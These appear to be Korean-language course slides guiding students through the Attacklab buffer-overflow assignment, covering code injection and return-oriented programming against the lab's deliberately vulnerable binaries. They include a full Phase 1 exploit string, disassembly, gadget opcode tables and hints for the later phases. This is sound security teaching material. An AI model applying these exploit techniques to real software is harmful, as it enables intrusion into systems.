시스템 프로그래밍

8주차: 실습 프로젝트 – Attacklab

T A

강범우, IT/BT 701호

qjadn0630@hanyang.ac.kr

실습 관련 문의: **블랙보드 토론 게시판**

Attacklab 과제

- 과제의 목표
  - 프로그램에 버퍼 오버플로우에 취약점이 있을 경우 공격 당할 수 있는 여러가지 식에 대해 이해
  - 실습을 통해, 프로그램을 짤 때 보안성에 대한 이해도를 높이는 것

- 과제 수행 환경
  - X86-64 아키텍처 환경 (CPU)
  - Ubuntu (가상머신) - 18.04 버전 권장
  - Gcc 환경

- 과제 기한
  - 11월 10일(화) 23:59까지 commit된 것만 인정 (11/4은 시험으로 휴강)

Overview

- 리눅스 실행 파일 (ctarget / rtarget)
  - 버퍼 오버플로우 버그(취약점)를 포함
  - 디버깅 & 공격 대상 파일

- 5개의 Phase로 구성된 Stack Overflow 문제
  - 5번의 서로 다른 exploit을 통해 대상의 실행 흐름을 강제로 변경
    - Phase 1~3: Code Injection (ctarget)
    - Phase 4~5: Return-oriented programming (rtarget)

구성 파일

- README
  - 구성 파일에 대한 설명
- Ctarget
  - Code-injection 공격에 취약한 실행 파일 (Phase 1~3)
- Rtarget
  - ROP 공격에 취약한 실행 파일 (Phase 4~5)
- Cookie.txt
  - 파일을 공격할 때 사용할 수 있는 고유식별자 포함 (8-digit hex)
- Hex2raw
  - 바이트 코드를 받아 공격에 사용되는 문자열로 바꿔주는 프로그램

타겟 파일 (ctarget, rtarget)

- 두 대상 프로그램 모두 표준 입력(stdin)으로부터 문자열을 입력 받음
  - 다음의 getbuf 함수를 사용

```
1 unsigned getbuf()
2 {
3     char buf[BUFFER_SIZE];
4     Gets(buf);
5     return 1;
6 }
```

  - Gets 함수는 대상 버퍼가 입력 문자열보다 큰지 비교하지 않음
    - 단순히 일련의 바이트를 카피함
    - 대상 버퍼의 경계를 넘어갈 수 있음

타겟 파일 (ctarget, rtarget)

- 따라서 입력하는 문자열이 짧다면 exploit 없이 정상적으로 종료됨

```
Cookie: 0x1a7dd803
Type string: Keep it short!
No exploit.  Getbuf returned 0x1
Normal return
```

unique ID!

- 반대로 문자열이 길다면 다음처럼 segmentation fault 에러를 반환

```
Cookie: 0x1a7dd803
Type string: This is not a very interesting string, but it has the property ...
Ouch!: You caused a segmentation fault!
Better luck next time
```

***프로그램을 잘 분석하여 특정 문자열을 넣게 되면 특정한 행동을 리턴 (exploit string)**

진행 방법

1) 각 대상 파일은 일련의 바이트 코드를 표준 입력으로 부터 받아서 스택에 있는 버퍼에 저장

2) 따라서 각 phase별 exploit 실행을 위한 문자열을 일련의 16진수 문자 체계로 encoding해야함

    1) 16진수 문자열은 2자리씩 한 쌍(1byte)으로, 각 쌍마다 whiespace(공백)으로 구분되어야함

        1) E.g.,) 1A 2E 56 3B …

    2) 0x0A는 ASCII코드 상으로 줄바꿈 (“\n”) 이기 때문에 입력하지 말 것

    3) Little Endian 방식 (0x12345678 → 78 56 34 12로 입력)

3) 인코딩 된 문자열은 다음처럼 대상 파일에 입력 가능

    1) Unix> cat exploit_1.txt | ./hex2raw | ./ctarget –q

    2) Unix> ./hex2raw < exploit_1.txt | ./ctarget -q → **Server 연동 비활성화**

Solving case

```
unix> ./hex2raw < ctarget.l2.txt | ./ctarget
Cookie: 0x1a7dd803
Type string:Touch2!: You called touch2(0x1a7dd803)
Valid solution for level 2 with target ctarget
PASSED: Sent exploit string to server to be validated.
NICE JOB!
```

Phase	Program	Level	Method	Function
1	CTARGET	1	CI	touch1
2	CTARGET	2	CI	touch2
3	CTARGET	3	CI	touch3
4	RTARGET	2	ROP	touch2
5	RTARGET	3	ROP	touch3

Guide for each phase

- PART I: Phase 1
  - 페이즈 1의 경우, 새로운 코드를 주입하지 않고 exploit string을 사용해 프로그램에 내장된 특정 function call을 유도

```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit.  Getbuf returned 0x%x\n", val);
6 }
```

x

o

```
1 void touch1()
2 {
3     vlevel = 1;        /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```

Guide for each phase

- Phase 1
  - Tip: objdump –d ctarget을 통해 어셈블리코드를 리버싱하여 분석
    - Touch 1의 바이트 주소를 찾아 getbuf함수의 return 부분에서 touch1로 가도록 유도
    - Byte Ordering에 유의 (little endian)
  - 필요하다면 gdb를 사용해 프로그램의 getbuf 함수를 step별로 분석해볼 것

Guide for each phase

- Phase 1

```
$ objdump -d ctarget > ctarget_asm.txt
```

```
0000000000401773 <getbuf>:
  401773:       48 83 ec 28             sub    $0x28,%rsp
  401777:       48 89 e7                mov    %rsp,%rdi
  40177a:       e8 7e 02 00 00          callq  4019fd <Gets>
  40177f:       b8 01 00 00 00          mov    $0x1,%eax
  401784:       48 83 c4 28             add    $0x28,%rsp
  401788:       c3                      retq
```

```
0000000000401789 <touch1>:
  401789:       48 83 ec 08             sub    $0x8,%rsp
  40178d:       c7 05 65 2d 20 00 01    movl   $0x1,0x202d65(%rip)        # 6044fc <vlevel>
  401794:       00 00 00
  401797:       bf ea 30 40 00          mov    $0x4030ea,%edi
  40179c:       e8 1f f5 ff ff          callq  400cc0 <puts@plt>
  4017a1:       bf 01 00 00 00          mov    $0x1,%edi
  4017a6:       e8 a7 04 00 00          callq  401c52 <validate>
  4017ab:       bf 00 00 00 00          mov    $0x0,%edi
  4017b0:       e8 7b f6 ff ff          callq  400e30 <exit@plt>
```

exploit_1.txt

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
89 17 40 00 00 00 00 00
```

```
cat exploit_1.txt | ./hex2raw | ./ctarget -q
```

```
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id 2019071721
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00
```

Guide for each phase

- Phase 2
  - Exploit string을 통해 약간의 코드를 주입해야 함
    - Ctarget 프로그램 내부 getbuf에서 touch2로 return하도록 유도

```
1  void touch2(unsigned val)
2  {
3      vlevel = 2;        /* Part of validation protocol */
4      if (val == cookie) {
5          printf("Touch2!: You called touch2(0x%.8x)\n", val);
6          validate(2);
7      } else {
8          printf("Misfire: You called touch2(0x%.8x)\n", val);
9          fail(2);
10     }
11     exit(0);
12 }
```

Guide for each phase

- Phase 2
  - Touch2로 유도할 때, cookie값을 touch 2함수의 인자로 전달해 준 것처럼 injection 필요
    - 함수의 첫 번째 인자는 %rdi로 전달됨
    - 따라서 cookie값을 해당 레지스터로 전달하는 code injection이 필요
      - 이후 touch2함수의 첫번째 줄로 이동하는 ret 명령어를 사용
      - Jmp/call 등의 명령어는 사용 금지
        - 모든 흐름 제어에는 ret 명령어만 사용할 것

Guide for each phase

- Phase 3
  - Exploit string을 통한 code injection, 또한 문자열을 인자로 전달해야 함
    - Ctarget 프로그램 내부 함수 hexmatch, touch3

```
/* Compare string to hex represention of unsigned value */
int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

```
void touch3(char *sval)
{
    vlevel = 3;       /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```

Guide for each phase


- Phase 3
  - Exploit string 안에 문자열 (바이트코드)로 표현된 cookie값을 포함시켜야 함
    - 해당 문자열은 “0x” 포함하지 않은 8자리 16진수로 구성 (MSB -> LSB)
    - 리눅스 환경 터미널에서 “man ascii” 명령을 입력하면 ASCII 코드표 조회 가능
      - 필요한 문자의 바이트 표현 참고
  - Phase2처럼 %rdi로 전달하되, 해당 문자열의 주소가 전달되어야 함
  - 유의할 점:
    - Hexmatch, strncmp 호출 시,
    - 스택에 데이터를 push 하면서, getbuf를 통해 받은 buffer 메모리를 덮어쓰게 됨

Guide for each phase

- PART II
  - Rtarget 프로그램은 code-injection 공격이 어려움
    - Randomization기법을 통해 런타임에서 스택 위치를 변경하기 때문에 injected code가 배치될 위치를 알 수 없음
    - 스택에 할당된 버퍼의 메모리 크기를 지정하기 때문에 code injection을 통한 memory overwriting이 불가
  - 따라서, 새로운 코드를 주입하는게 아닌 프로그램에 있는 기존 코드를 활용 (ROP)
    - 기존 프로그램에서 ret명령어를 통해 실행되는 명령어들의 byte sequence (gadget)를 탐색

Guide for each phase

- PART II
  - 스택에 일련의 gadget 주소들이 있을 때, 각 gadget은 0xC3으로 끝나는 일련의 명령어 바이트 코드를 포함
    - 0xC3은 ret 명령어를 의미
    - 따라서 각 gadget execution이 끝날 때마다, ret 명령을 통해 프로그램이 다음의 gadget 시작점으로 이동
    - Gadget의 명령어 바이트 집합에서, ret=0xC3처럼, 특정 명령어의 바이트 패턴을 추출할 수 있음



Guide for each phase

- PART II
  - Rtarget 프로그램에 포함된 함수

```
void setval_210(unsigned *p)
{
    *p = 3347663060U;
}
```

  - 해당 코드를 역어셈블

```
0000000000400f15 <setval_210>:
  400f15:       c7 07 d4 48 89 c7       movl   $0xc78948d4,(%rdi)
  400f1b:       c3                      retq
```

0x400f18

48 89 C7 := mov %rax, %rdi

%rax로부터 %rdi로 64-bit 데이터를 복사하는, 0x400f18 주소를 시작점으로 가진, gadget을 포함

Guide for each phase

- PART II
  - Rtarget에는 gadget farm 영역에 setval_210 함수 같은 여러 개의 함수를 포함
    - 따라서 gadget farm 영역 내에서 유용한 기능을 하는 gadget을 찾고 phase 2, 3과 비슷한 공격을 할 수 있도록 활용
    - 다른 프로그램에서 임의의 gadget를 생성하는 것은 금지
    - Farm.c 파일 참고
  - 해당 코드를 역어셈블

```
0000000000400f15 <setval_210>:
  400f15:       c7 07 d4 48 89 c7       movl   $0xc78948d4,(%rdi)
  400f1b:       c3                      retq
```

0x400f18

48 89 C7 := mov %rax, %rdi

%rax로부터 %rdi로 64-bit 데이터를 복사하는, 0x400f18 주소를 시작점으로 가진, gadget을 포함

Guide for each phase

- PART II: Phase 4
  - Phase 2의 공격을 그대로 하되, rtarget의 gadget farm에 포함된 gadget만을 활용하여 진행
  - 다음의 명령어를 포함하는 gadget를 활용하여 solution을 구성할 수 있음
    - Movq, popq, ret (0xC3), nop (0x90) -> no operation
      - Nop의 경우 program counter를 1 증가시키는 용으로 사용 가능
  - X86-64아키텍처의 첫 8개의 레지스터만 사용
    - %rawx - %rdi
  - 필요한 모든 gadge은 farm.c의 start_farm ~ mid_farm 사이에 존재함
    - 두 개의 gadget 만을 사용해도 풀 수 있음
  - Gadget을 사용해 popq 명령을 실행할 경우, stack에서 데이터를 pop하게 됨
    - 이렇게 하면 exploit string에 gadget의 주소와 데이터의 정보를 포함시키게 됨

Guide for each phase

- PART II: Phase 5
  - 페이즈 4까지 성공적으로 완료했다면 과제 총점 중 95/100점을 획득할 수 있음
    - 일종의 선택 과제
  - Rtarget의 touch3함수를 invoke 시키는 것이 목적
    - 또한 invoke 할 때 cooki의 문자열 바이트 코드에 대한 주소를 인자로 전달해야함
  - Phase 5의 경우, rtarget farm에서 start_farm ~ end_farm까지의 gadget 활용
    - Movl 명령어가 추가됨
      - `movb` Move byte
      - `movw` Move word
      - `movl` Move double word
      - `movq` Move quad word

Appendix

- **Movq 명령어 코드표**

`movq` S, D

Source S	Destination D							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

Appendix

- **popq 명령어 코드표**

Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

Appendix

- **movl 명령어 코드표**

`movl` S, D

Source S	Destination D							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

Appendix

- 2-byte 크기의 nop 명령어들 (과제 수행 시 기능적으로 아무 역할 하지 않는 명령어)

Operation	Register R			
	%al	%cl	%dl	%bl
andb R, R	20 c0	20 c9	20 d2	20 db
orb R, R	08 c0	08 c9	08 d2	08 db
cmpb R, R	38 c0	38 c9	38 d2	38 db
testb R, R	84 c0	84 c9	84 d2	84 db

Hex2raw

- 16진수 형식의 문자열을 입력으로 받음
  - 예) “012345”는 ASCII 코드에 따라 다음과 같이 표현 가능
    - 30 31 32 33 34 35 00
  - 16진수 문자들은 두 글자(1-byte)가 한 쌍으로 각각 공백 혹은 줄바꿈으로 구분 되어야 함
  - C언어 스타일의 주석처리 사용 가능 (/* */, //)

```
48 c7 c1 f0 11 40 00 /* mov    $0x40011f0,%rcx */
```

- ctarget과 rtarget 파일에 전달

```
unix> cat exploit.txt | ./hex2raw | ./ctarget -q
```

- Raw로 변환된 텍스트 역시 파일로 저장 가능

```
unix> ./hex2raw < exploit.txt > exploit-raw.txt -q
unix> ./ctarget < exploit-raw.txt -q
```

타겟 실행 시 –q 반드시 사용

```
unix> cat exploit.txt | ./hex2raw | ./ctarget
```

실행 시 –q 플래그를 붙이지 않을 경우 다음과 같은 에러 발생

```
beomwoo@beomwoo-desktop:~/Downloads/attacklab/targets/target1$ cat exploit_1.txt | ./hex2raw | ./ctarget
FAILED: Initialization error: Running on an illegal host [beomwoo-desktop]
```


바이트 코드 생성하는 방법

- GCC-> assembler, objdump -> disassembler로 사용 가능
  - 다음의 기능을 하는 어셈블리 코드 example.s 를 만들었을 때,

```
# Example of hand-generated assembly code
        pushq   $0xabcdef           # Push value onto stack
        addq    $17,%rax            # Add 17 to %rax
        movl    %eax,%edx           # Copy lower 32 bits to %edx
```

  - 다음처럼 assemble/disassemble 가능

```
unix> gcc -c example.s
unix> objdump -d example.o > example.d
```


바이트 코드 생성하는 방법

- 생성된 example.d는 다음과 같은 내용을 포함

```
example.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0: 68 ef cd ab 00          pushq  $0xabcdef
   5: 48 83 c0 11             add    $0x11,%rax
   9: 89 c2                   mov    %eax,%edx
```

바이트 코드 생성하는 방법

- Assembly 코드에서 생성된 machine 코드 example.d에서, 각 줄은 16진수로 된 명령어의 시작 주소를 가짐 (0부터 시작)

```
0000000000000000 <.text>:
   0: 68 ef cd ab 00        pushq  $0xabcdef
   5: 48 83 c0 11           add    $0x11,%rax
   9: 89 c2                 mov    %eax,%edx
```

- 따라서 pushq 0xabcdef 명령의 경우, 다음과 같은 16진수 포맷 바이트 코드로 해석 가능

```
68 ef cd ab 00
```

- 결과적으로 위의 머신코드에서 다음의 byte sequence를 획득 가능

```
68 ef cd ab 00 48 83 c0 11 89 c2
```

- 이 byte sequence는 hex2raw를 통해 타겟 파일의 입력 문자열로 변환 가능